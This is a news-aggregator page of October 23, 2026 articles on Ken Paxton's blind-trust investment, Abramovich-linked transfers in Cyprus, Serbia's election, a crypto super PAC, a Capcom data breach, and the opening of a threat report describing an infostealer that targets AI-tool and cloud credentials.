
Day: October 23, 2026

  • Ken Paxton Says He’s Tough on Crime. His Trust Invested $600,000 in a Convicted Fraudster’s Company.

    Ken Paxton Says He’s Tough on Crime. His Trust Invested $600,000 in a Convicted Fraudster’s Company.

    A photo collage featuring a large portrait of Ken Paxton on the right alongside portraits of Angela Paxton and Scott Sherman. The background includes overlays of court documents from U.S. District Court, legal papers addressed to Esther Blind Trust and financial snippets listing entities like Wildcatter Sand Services LLC and photos of industrial earthmoving equipment.
    Photo illustration by Emily Scherer for ProPublica and The Texas Tribune. Source images: The Texas Tribune, documents obtained by ProPublica and The Texas Tribune, and YouTube.

    Four years after North Texas home builder Scott Sherman completed a federal prison sentence for mortgage fraud, his new construction materials business received a $600,000 cash infusion.

    The financial boost came from a blind trust set up to prevent Texas Attorney General Ken Paxton and his wife, state Sen. Angela Paxton, from any overlap in their personal investments and their actions as elected officials. But previously unreleased records from the attorney general’s 2023 impeachment investigation show the trust was far from blind and did not shield the Paxtons from its business dealings, including the investment in Sherman’s business.

    Before long, Wildcatter Sand Services and Grayson County Sand and Gravel, which Sherman built with his father, grew into a vast enterprise with various locations and subsidiaries. And along the way, some of those businesses stopped paying taxes to local governments, including school districts. 

    But as their tax debts stacked up, Wildcatter companies wired the Paxtons tens of thousands of dollars in the months leading up to and during the attorney general’s impeachment on charges of corruption and bribery. Paxton was eventually acquitted by the Legislature and is now in an expensive and tight race for a U.S. Senate seat against Democrat James Talarico, a state lawmaker.

    While Paxton has been in public office for more than two decades, the blind trust he established upon becoming attorney general has largely obscured his business dealings. The Paxtons’ investment in Wildcatter through that trust offers a new, previously unreported look at both the limits of that trust and the attorney general’s financial association with the very type of business executives whose prosecutions he typically celebrates.

    “In Texas, we fight fraud head-on and will not rest until every last corrupt actor is brought to justice,” Paxton said in a news release last year. In a recent social media post linking to a newly released campaign ad, he wrote, “As Attorney General, I’ve made big pharma and fraudsters pay billions.”

    Doing business with a recently convicted felon undermines that narrative and erodes public trust in his role as the state’s top anti-fraud watchdog, ethics experts told ProPublica and The Texas Tribune.

    Richard Painter, who served as the chief ethics lawyer for President George W. Bush, said he would have thought “the attorney general of Texas would have the good sense not to be dealing with a convicted felon.”

    “They’ll pay out their friends while they’re not paying their taxes, run up debt,” said Painter, who has been critical of staunch Paxton ally President Donald Trump. “But the question is, why is the attorney general of Texas dealing with those kinds of people?”
    Ken Paxton did not answer detailed questions from the news organizations about the Wildcatter investment or whether he knew of Sherman’s conviction. He has previously defended his business dealings, saying he follows ethics laws. A spokesperson for Angela Paxton, who filed for divorce last year, said that she was not aware of Sherman’s criminal history. 

    Sherman ran a homebuilding firm, Artisan Operating LP, when he pleaded guilty in 2014 for his role in a mortgage fraud conspiracy. The scheme involved artificially inflating home prices to obtain larger loans for more than two dozen properties in cities across the Dallas-Fort Worth area. Sherman did not respond to calls made to his cellphone and company or to emailed questions. 

    Paxton’s connection to Sherman is the second revelation in recent weeks of the attorney general engaging with people charged with federal crimes. Last week, The Wall Street Journal reported that Paxton celebrated New Year’s Eve 2024 in Dubai with two Americans who failed to return to the U.S. after being indicted months before on federal healthcare-fraud charges. A spokesperson for Paxton didn’t address his association with the defendants but said in a statement to the Journal that the attorney general has been “politically persecuted for years.” 

    ProPublica and the Tribune found the Paxtons’ investment in Wildcatter by reviewing records collected by impeachment investigators.

    The records show that Ken Paxton had at least some knowledge of the blind trust’s investments, which could violate terms the Paxtons set when establishing the trust. 

    It would also run afoul of U.S. Senate rules, which Paxton would be bound by if elected, said Donald Kettl, an ethics expert and former dean of the University of Maryland’s School of Public Policy. Those rules, Kettl said, require senators with a blind trust to have no knowledge of its investments.

    “It’s reasonable to ask whether a candidate for the U.S. Senate has followed the ethics rules for financial reporting of blind trusts that would be required if the candidate became a senator,” he said.

    In setting up the blind trust, the Paxtons agreed that their friend Chip Loper would manage the assets without consulting with them or taking “any instructions regarding investment matters,” according to incorporation documents. Loper did not respond to a request for an interview and did not answer questions about the Paxtons’ involvement in selecting investments.

    Text messages that emerged during the impeachment probe, however, showed he and Ken Paxton discussed certain investments. Mortgage and deed records show that Paxton purchased eight properties between 2015 and 2026 and then transferred them into the trust. 

    The Wildcatter investment also appears to have slipped past the required firewall.

    Angela Paxton served for years on a Wildcatter advisory board beginning in 2022. ProPublica and the Tribune could not find any documents describing her responsibilities in the role, which she described as “non-governing” on her personal financial disclosures. While on the board, she voted for legislation that shielded a subsidiary from certain environmental complaints.

    The Paxtons also claimed more than $93,000 in itemized losses from Wildcatter Sand Services and Grayson County Sand and Gravel on their 2020 federal joint income tax return. 

    “That is proof positive that there’s nothing blind about this trust,” said Kathleen Clark, a law professor at Washington University in St. Louis who specializes in legal and government ethics. If Ken Paxton “can report on his tax return a transaction, then he is not blind to the transaction.”

    A Board Seat and a Vote

    After Wildcatter received the cash injection from the Paxtons’ blind trust, Sherman went on a shopping spree.

    He purchased a sand mine in the North Texas town of Denison and a concrete plant 40 miles down the road in Gunter, a city of about 2,000 residents. Both are in Grayson County near the Oklahoma border.

    Neighbors complained to Texas environmental regulators about clouds of dust from Wildcatter and other companies located at the Gunter site that they said coated their properties for up to 12 hours a day. 

    In 2021 and 2022, the Texas Commission on Environmental Quality issued violation notices to Wildcatter Redi-Mix, the company that runs the Gunter plant. At least one dust-related violation was resolved when a road leading to the plant was paved in 2022, according to TCEQ documents. TCEQ did not respond to a request for comment.

    Neighbors continued to raise concerns about the plant.

    Angela Paxton joined the advisory board of Wildcatter Materials, which owns Wildcatter Redi-Mix, a year later. The IRS defines advisory boards as lacking legal and financial authority over companies. She was still serving on the board in 2025 as of her last financial disclosure. 

    Complaints against the company continued. At one point, Gunter resident Deirdre Diamond, a respiratory therapist and lead advocate for a local group created to fight pollution from concrete batch plants, reached out to her representative in the Legislature, then state Sen. Drew Springer.

    Despite the TCEQ’s previous violation notices, Springer concluded that the neighbors’ complaints were “abusive” and filed a bill that he said at the time would prevent efforts to “weaponize the system.” He made similar comments in a recent interview with the news organizations. Springer’s bill allowed the TCEQ to ignore residents after more than five unsubstantiated complaints in seven years.

    Diamond and other opponents believed the bill was an attempt to keep residents from exercising their rights and argued that the language was too vague. They said the legislation did not make clear what would constitute an unsubstantiated complaint and that some complaints may be repeated over the years because of TCEQ inaction. 

    When the bill reached the Senate floor, Angela Paxton voted for its passage.

    Matt Welch, a spokesperson for Angela Paxton, pointed to the measure’s bipartisan support in the Senate, saying it was needed “to stop a small group of environmental activists from wasting taxpayer dollars by weaponizing the complaint process.” 

    He said that between 2019 and 2023, the group filed more than 100 complaints against Dallas-area industrial sites that did not result in findings by the state environmental agency. “These frivolous complaints divert state resources from legitimate violations.”

    Angela Paxton did not recuse herself from voting on the bill because it did not relate to any specific company, Welch said. He added that Paxton’s role on the advisory board “carried no decision-making authority” and that she was unaware of any complaints or violations against Wildcatter.

    Ethics experts said she should have disclosed her relationship with the company and recused herself. State law bars lawmakers from voting on bills that benefit them or their businesses. The prohibition does not, however, apply to legislation that regulates an entire industry, Senate Secretary Patsy Spaw said. 

    Because lawmakers write the laws governing what they must disclose and when they should recuse themselves, “a good amount of the time, the guardrails that they create for themselves are not enough,” according to Andrew Cates, a San Antonio ethics lawyer, who said this is one such instance. 

    Meanwhile, neighbors of Wildcatter’s Gunter plant said the new law left them demoralized and convinced that lawmakers were not interested in protecting them or their land. Diamond moved away after the bill passed. She said she feared the plants’ impact on her children’s health and believed the regulators were on the side of the company. 

    She was stunned to learn about the Paxtons’ investment in the company.

    “You can’t pretend to be about protecting the people when you directly profit from it,” Diamond said in an interview.

    A Prosperity Bank statement dated Feb. 26, 2023, for The Esther Blind Trust with Charles A. Loper III as trustee. Six wire transfer deposits under the “Deposits/Other Credits” section are highlighted in yellow, showing incoming transfers from Wildcatter Materials LLC, Wildcatter Sand Services LLC and Wildcatter Sand Chico LLC totaling $32,347.30.
    A bank statement from the Paxtons’ blind trust checking account shows various deposits from Wildcatter in early 2023. Obtained, highlighted and redacted for privacy by ProPublica and The Texas Tribune

    Wildcatter Helps Paxton in Difficult Times

    In the months leading up to the bill passing the Legislature, four Wildcatter companies wired more than $73,000 to the Paxtons, according to bank statements reviewed by the news organizations that were part of the previously unreported impeachment documents. 

    About $10,000 arrived in the two weeks before Angela Paxton voted on the environmental bill. An additional $12,000 was wired the week after the legislation passed in the Senate.

    Because the records ProPublica and the Tribune reviewed are limited, the news organizations cannot say with certainty why the payments were made and how they were accounted for on the companies’ books.

    The payments came as some Wildcatter companies were failing to pay local property taxes.


    At the time, Wildcatter Sand Services, the company the Paxtons’ trust had invested in, already owed more than $31,000 in back taxes, according to Grayson County public records.

    Several Wildcatter companies also owed hundreds of thousands of dollars in local taxes in 2023 that soon became delinquent.  

    That year, Ken Paxton was facing his own troubles as allegations of bribery and corruption reached a fever pitch.

    Early in 2023, the U.S. Justice Department’s public integrity unit, known for handling high-stakes political corruption cases, took over an investigation into allegations by Paxton’s senior advisers that he abused his office. (It was later dropped in 2025.) 

    Paxton also reached a tentative $3.3 million settlement with some of those employees. They had accused him of firing them after they went to authorities with allegations that he had used his office to go after the enemies of an Austin real estate investor and donor. The proposed payout required legislative approval, drawing the ire of lawmakers who questioned why taxpayers should be on the hook. After the Legislature took no action, a judge awarded the whistleblowers $6.6 million in 2025. Paxton called the ruling a “bogus judgment in support of baseless claims by rogue employees.”

    Some of the Wildcatter payments came while a House committee was investigating the whistleblowers’ claims about the attorney general’s conduct.  

    On May 19, a week before Paxton was formally impeached, the blind trust wired $9,000 to attorney Mitch Little’s firm. Little later represented both the trust and Paxton in his impeachment trial. It’s unclear whether the money from Wildcatter was used to pay for the legal representation. The trust’s checking account would not have had enough money for that payment without deposits from the companies earlier in the month, records show. At the time, the trust also had an investment account with $9,300 in cash and just under $1 million in securities, but records do not show any distribution from that account to the checking account in that period.

    Neither Loper nor Little, now a state representative, responded to questions about the transaction. Angela Paxton’s spokesperson said she has no knowledge of any payments for impeachment lawyers.

    Craig Holman, ethics lobbyist for consumer-advocacy group Public Citizen in Washington, D.C., said it would be particularly problematic if any of the money was used as a “passthrough” for Paxton’s legal fees. 

    All told, Wildcatter companies wired the Paxtons’ trust 15 payments between January and June 2023 totaling more than $83,000. It is unclear whether payments continued after that date because the records collected by impeachment investigators ended in June. 


    The following year, two of those companies became delinquent on nearly $200,000 in 2023 property taxes to local schools, cities and counties. 

    The governments had to sue to recover what they were owed.

    Source: ProPublica · 2026-10-23

  • Cyprus Parliament Reviews Reports on Abramovich-Linked Asset Transfers

    Cyprus Parliament Reviews Reports on Abramovich-Linked Asset Transfers

    The Cypriot Parliament this week discussed recent revelations about corporate maneuvers that allowed firms ultimately owned by Russian billionaire Roman Abramovich to sidestep tax and transparency requirements.

    The parliamentary hearings followed an investigation last week by OCCRP, CIReN, BBC, and TBIJ. The reports detailed how the Cyprus affiliate of multinational accountancy firm Deloitte, and corporate service provider MeritServus, worked together to backdate documents relating to companies beneficially owned by Abramovich. 

    Doing so helped the companies retroactively transfer billions of dollars in assets from Cyprus to the British Virgin Islands, where they would not be subject to Cypriot laws on tax and public disclosure. 

    OCCRP reached out to Deloitte’s offices in Cyprus and internationally for comment on the parliamentary hearing, but did not receive a response by the time of publication. Deloitte Cyprus previously told OCCRP it “acts in compliance with applicable laws.”

    MeritServus has been dissolved and it was not possible to obtain a comment. 

    Lawyers for Abramovich, from the London firm of Kobre and Kim, noted that he “has not been identified as the subject of any investigation, nor has he been charged with any wrongdoing.”

    “Our client’s position is that he denies that he evaded tax or concealed his assets,” the firm said in an emailed response to questions. 

    During the session of Parliament’s Standing Committee on Institutions on Wednesday, representatives of several state bodies were questioned about the findings of the journalistic investigation. Government institutions present included the Finance and Justice Ministries, the Tax Commissioner’s Office, the State Prosecutor and Police, Auditor General, and Central Bank, as well as the Cyprus Securities and Exchange Commission.

    An official from the Justice Ministry told the committee that information published by the media outlets would be assessed, and that police investigations would be carried out to determine whether any criminal acts had been committed.

    A representative of the Cyprus Public Audit Oversight Board said the body had been in contact with Deloitte Cyprus since the publication of the reports. The representative referred to difficulties Deloitte Cyprus was experiencing in retrieving data and communications from the relevant period, but stated that the company would provide all relevant information as it became available. 

    Several representatives of regulatory bodies present at the hearings highlighted general improvement made in Cyprus since the period covered by media reports, particularly as a result of E.U. directives being transposed into national law.  

    Tax reform laws introduced in Cyprus in January increased the possible fine for failure to pay the Special Defense Contribution, one of the taxes the companies beneficially owned by Abramovich were obliged to pay. A fine could be as much as 100,000 euros ($112,200) in addition to four times the originally owed tax for repeat offenders.  

    Source: OCCRP · 2026-10-23

  • Many in Serbia’s Youth Movement Fear a Rigged Election on Sunday

    Many in Serbia’s Youth Movement Fear a Rigged Election on Sunday

    Riding an extraordinary wave of public mobilization, Serbia’s student-led opposition heads into Sunday’s snap parliamentary election genuinely believing it can break President Aleksandar Vučić’s 14-year grip on power.

    Yet beneath the euphoria of this week’s mass rallies lies a pervasive conviction among its supporters that the contest will be anything but fair—and that the ruling party will resort to outright ballot theft rather than concede defeat.

    On Thursday night, that tension was on full display as hundreds of thousands of people flooded into Belgrade’s central Slavija Square, filling the surrounding boulevards in a buoyant, flag-waving display of collective defiance. The assembly marked the movement’s final campaign rally ahead of an early vote that serves as the culmination of nearly two years of youth-led unrest against Vučić’s rule.

    What began in November 2024 as grief and outrage following the collapse of a newly renovated railway station canopy in the northern city of Novi Sad—a disaster that killed 16 people and was turned by the protesting youth into a lethal symbol of state corruption and crony contracting—has since metastasized into a nationwide rebellion.

    Now polling in a dead heat with the governing Serbian Progressive Party (SNS), the youth movement’s “Students’ List” has mounted the most formidable electoral challenge Vučić has faced in over a decade. But across the sea of demonstrators in the capital, few harbored illusions about how the ruling machine will be handling the vote.

    “I believe he will do anything he can to steal the votes and remain in power,” said Katarina Zajić, 45, a food technologist who works as an administrative clerk in the Belgrade municipality of Zemun.

    That skepticism is informed by years of documented electoral abuse. International election observers, led by the Organization for Security and Co-operation in Europe (OSCE) and backed by European Union institutions, have consistently found that while Serbian elections offer voters a nominal choice of candidates, the playing field is fundamentally compromised. In report after report, monitors have cited pervasive state capture of broadcast media, intense pressure on public-sector workers to mobilize for the ruling coalition, the routine abuse of public resources for partisan gain, and deep-seated anomalies in the voter register.

    Domestic watchdogs have leveled even harsher verdicts. The Center for Research, Transparency and Accountability (CRTA), Serbia’s prominent independent election observation group, concluded that recent election cycles—including the disputed parliamentary and municipal votes in 2023 and 2024—were “not free and fair.” The watchdog documented organized voter migration schemes, the mass registration of “phantom voters,” and the wholesale erasure of the boundary between state institutions and the ruling party.

    Vučić and his party have vehemently denied any wrongdoing, routinely dismissing allegations of electoral manipulation as the reflexive excuses of “sore losers” fabricating an alibi for their own political weakness.

    “These were by far the cleanest and fairest elections to date, and everyone knows it,” Vučić declared following the 2023 ballot, even as opposition leaders launched hunger strikes and thousands took to the streets to protest organized cross-border voter bussing. 

    For many of those who massed in Belgrade on Thursday, however, the gap between the government’s assurances and the documented reality on the ground has left them preparing for a confrontation that will not end at the ballot box.

    “Vučić never organized fair elections. He never won the elections he didn’t organize, and there won’t be any difference this time,” said David, 45, who attended Thursday’s rally. “The more people come out for the elections, the bigger the chance to win against him. But if he still tries to steal, well, I don’t know… the streets.”

    He paused, measuring the consequences of what might follow Sunday night.

    “Violence is the last answer,” he said. “But if that’s the answer, we’re probably going to have to go that way.”

    Source: OCCRP · 2026-10-23

  • Giant Crypto Super PAC Funnels Big Money to Former Trump Official’s Firm to Support… Democrats?

    Giant Crypto Super PAC Funnels Big Money to Former Trump Official’s Firm to Support… Democrats?

    The Fellowship PAC, a super PAC fueled by crypto industry cash that once lavished praise on Donald Trump, is making a surprising pivot.

    When it was founded a year ago, news reports suggested that Fellowship PAC would concentrate on supporting Republicans.

    Since June, however, the only candidates Fellowship PAC has spent on have been Democrats, including those who have criticized the president’s meme coin, and it is getting help from a former Trump administration official’s company.

    Since June, the only candidates Fellowship PAC has spent on have been Democrats.

    Fellowship PAC funneled $600,000 since this summer through a firm co-founded by former Trump crypto adviser Bo Hines to help reelect Rep. Ritchie Torres of New York; Rep. Maggie Goodlander of New Hampshire; and Sen. Mark Warner of Virginia. The Democrats are considered crypto allies, and none of them are facing competitive elections this fall.

    All those advertising dollars have been spent through a vendor called Nxum Group, which was co-founded by Hines, a former Republican congressional candidate and Trump administration official.

    Hines did not return a request for comment, and it is not known whether he has personally been involved in the Nxum Group’s work on behalf of Fellowship PAC. In congressional races in 2022 and 2024, he presented himself as a Trump-loving MAGA acolyte.

    There is a thick web of ties between Hines, Fellowship PAC, and one of the biggest players in the crypto industry, a stablecoin company called Tether.

    Before Trump’s election, Hines was involved in promoting a Trump-themed meme coin that made a handful of investors millions before plummeting in value. After Trump’s election, the president tapped Hines to serve as the head of the White House Council of Advisers on Digital Assets. In that role, Hines helped pass a law that created stablecoin regulations that benefited Tether.

    As Hines served in the Trump administration, Tether was paying money to the firm that Hines co-owned, Nxum Group, according to a report last week in the Wall Street Journal. Nxum Group told the news outlet that Hines had no involvement in the company’s business dealings with Tether during that time. Hines said in a June 2025 ethics disclosure that he had only a “passive investment interest” in the company.

    Hines left the Trump administration in August 2025 and, a month later, Tether announced that he would serve as the CEO of its U.S. branch.


    Related

    Who’s Spending in Your Congressional Election? We Tracked the Front Groups Fueling the 2026 Midterms.


    Tether also has ties to Fellowship PAC. The newly created Fellowship PAC received a $10 million donation in January from Tether’s U.S. banking firm, Cantor Fitzgerald. In April, Fellowship PAC announced that Tether’s vice president of regulatory affairs would serve as its chair.

    Although it launched with a splash last year by claiming that it had a $100 million war chest, the PAC has never reported as much as that in official campaign finance disclosures. The PAC’s last receipt was in January, and its cash on hand dwindled to $250,000 as of October 14.

    Throughout the midterm elections, Fellowship PAC has leaned heavily on Nxum Group to spend advertising dollars on various congressional races.

    Fellowship PAC spent exclusively on Republicans until its first expenditure on behalf of a Democrat, Torres, in June. That spending coincided with public polls showing increasingly dismal fortunes for Republicans in the midterm elections. Since then, the PAC has spent exclusively on Democratic candidates.

    Torres’s and Warner’s campaigns did not respond to requests for comment. Goodlander’s campaign said she had nothing to do with the $150,000 that Fellowship PAC spent on digital advertising in her race. The money, the PAC disclosed in filings, had been routed through Nxum Group on August 31.

    “Congresswoman Goodlander has been one of the strongest advocates in Congress for cracking down on Big Tech and crypto profiteering and getting dark money out of politics,” her campaign said in a statement. “Like all campaigns, we’re legally barred from coordinating with outside groups like these, so you’d need to ask them why they’re spending in this race.”

    The PAC did not return a request for comment.


    Related

    Crypto Darling Gillibrand’s 11th-Hour Flip-Flop Helps Block Trump Crypto Bill


    Goodlander, Torres, and Warner are all rated as strong supporters of the crypto industry on an industry scorecard. Still, all three have been critical of Trump’s personal dealings in the industry though his $TRUMP meme coin, which has helped make him $1.4 billion from crypto ventures.

    Warner recently ran an ad of his own attacking Trump over the meme coin.

    “That’s not governing. It’s grifting,” the Democratic senator said. “The corruption needs to stop.”

    Source: The Intercept · 2026-10-23

    Documents

  • Why Caribbean Threats Cascade Into Global Cyber-Risk

    Why Caribbean Threats Cascade Into Global Cyber-Risk

    The region is demonstrating what happens when exploits accelerate but assurance does not.

    Source: Dark Reading · 2026-10-23

  • Cyber Insurance’s New Reality: Underwriting Isn’t Enough

    Cyber Insurance’s New Reality: Underwriting Isn’t Enough

    Rising AI, social engineering, and cloud risks are pushing carriers beyond risk transfer and deeper into cybersecurity itself.

    Source: Dark Reading · 2026-10-23

  • Resident Evil maker Capcom warns of phishing after 11.7 million records exposed

    .kadence-column480618_38f885-ca > .kt-inside-inner-col{padding-top:20px;padding-right:20px;padding-bottom:10px;padding-left:20px;}.kadence-column480618_38f885-ca > .kt-inside-inner-col{column-gap:var(–global-kb-gap-sm, 1rem);}.kadence-column480618_38f885-ca > .kt-inside-inner-col{flex-direction:column;}.kadence-column480618_38f885-ca > .kt-inside-inner-col > .aligncenter{width:100%;}.kadence-column480618_38f885-ca > .kt-inside-inner-col{background-color:#ffe5e5;}.kadence-column480618_38f885-ca > .kt-inside-inner-col:before{opacity:0.3;}.kadence-column480618_38f885-ca{position:relative;}@media all and (max-width: 1024px){.kadence-column480618_38f885-ca > .kt-inside-inner-col{flex-direction:column;justify-content:center;}}@media all and (max-width: 767px){.kadence-column480618_38f885-ca > .kt-inside-inner-col{flex-direction:column;justify-content:center;}}

    In this article

    • Capcom’s breach exposed 11.7 million account records.
    • Leaked details could fuel convincing phishing messages.
    • Passwords on 196 accounts were changed without permission.
    • Use CAPCOM ID? Check your account and enable two-factor authentication.

    Gamers are being warned to watch their inboxes after someone gained unauthorized access to Capcom’s online membership service.

    Capcom, the Japanese video game developer and publisher behind Resident Evil, Monster Hunter, and Street Fighter, disclosed a breach affecting more than 11.7 million CAPCOM ID records worldwide.

    The exposed information includes email addresses, account activity details, and IP addresses. A much smaller number of records also contained personal details such as dates of birth.

    The company says credit card information was not affected, and it has not confirmed that passwords originally chosen by customers were compromised, but someone changed the passwords on 196 accounts without authorization. Capcom has since reset those passwords.

    CAPCOM ID is the company’s unified account system for its websites and services, including online features in certain games. Users can also link it to gaming platform accounts, including PlayStation, Xbox, Steam, Epic Games, and Nintendo accounts.

    For players, the exposed information could help scammers make fake Capcom messages more convincing, potentially tricking them into handing over passwords or verification codes.

    Capcom discovered the incident on October 19, and says it has addressed the attack method. Games and services remain available, and the company plans to notify affected customers.

    The 11.7 million figure refers to affected records, so it may not represent that many individual users. Capcom is still investigating the impact, including how the passwords on 196 accounts were changed without permission and whether any other unauthorized activity occurred on those accounts.

    How to stay safe

    As with any breach, watch for phishing messages, particularly those using the breach to create urgency. If an email claims your account needs attention, open your browser and go to cid.capcom.com independently to check it. Capcom warns users not to follow URLs or open attachments in suspicious messages.

    You can also take these steps:

    • Enable CAPCOM ID’s two-factor authentication: This adds an authenticator-app code to the sign-in process, helping protect your account if someone obtains your password. Set it up from your Account page using a smartphone or tablet. Capcom recommends Google Authenticator or Microsoft Authenticator.
    • Check your account, especially if you received an unexpected password-change notice: Review your registered information and linked platform accounts from your Account page. If you cannot sign in, use Forgot your password? on the login page. See Capcom’s support page for instructions.
    • Use official support channels if you need help: Find the appropriate regional contact in Capcom’s breach notice, rather than trusting contact details in an unexpected message.

    Pro tip: Unsure whether a message is a scam? Malwarebytes’ Scam Guard can help you assess it and suggest what to do next.


    Something feel off? Check it before you click.  

    Malwarebytes Scam Guard helps you analyze suspicious links, texts, and screenshots instantly.  

    Available with Malwarebytes Premium Security for all your devices, and in the Malwarebytes app for iOS and Android.  

    Try it free → 

    Source: Malwarebytes Labs · 2026-10-23

  • Infostealer riding the AI Train

    Key Points

    • Aokigahara, a newly observed infostealer, has been spotted in the wild. An earlier version may have been known as Kamidere or Stygian. The malware includes traditional data theft capabilities targeting browsers, VPN clients, cryptocurrency wallets, FTP/SFTP clients, password managers, and email applications, among other targets.
    • AI applications and development tools are notable targets. The stealer collects authentication files, session data, and configuration files associated with Claude, ChatGPT Desktop, Codex, Cursor, Windsurf, GitHub Copilot, Gemini CLI, and other tools.
    • Stolen AI credentials could offer opportunities for monetization. Usable credentials or session tokens could enable unauthorized access to paid AI services or the resale of compromised accounts.
    • Its collection scope extends to developer and cloud environments. Targets include Git credential files, SSH private keys, and AWS, Azure, and Google Cloud credential and configuration files.

    Introduction

    Infostealers commonly target browser passwords, session cookies, and cryptocurrency wallets. This malware combines those established capabilities with dedicated collection routines for AI applications and development tools. Its targets include Claude, ChatGPT Desktop, Codex, Cursor, Windsurf, and GitHub Copilot, alongside cloud credentials and sensitive files from local development environments.

    This expanded targeting reflects a broader shift in what attackers may consider valuable, not only personal accounts and financial data, but also access to AI services and the environments developers use to build software. Valid credentials or session tokens could expose private conversations and development data, enable unauthorized use of paid services, or potentially be sold to provide access to compromised AI accounts. While the malware’s collection routines support these possibilities, the analysis does not confirm how its operators monetize the stolen data.

    Stealer Capabilities and Targeted Applications

    The Aokigahara infostealer includes common information-stealing capabilities, such as screenshot capture, clipboard collection, browser credential and cookie theft, cryptocurrency wallet data collection, and file grabbing. It also includes a clipper handler that drops a separate component for clipboard manipulation.

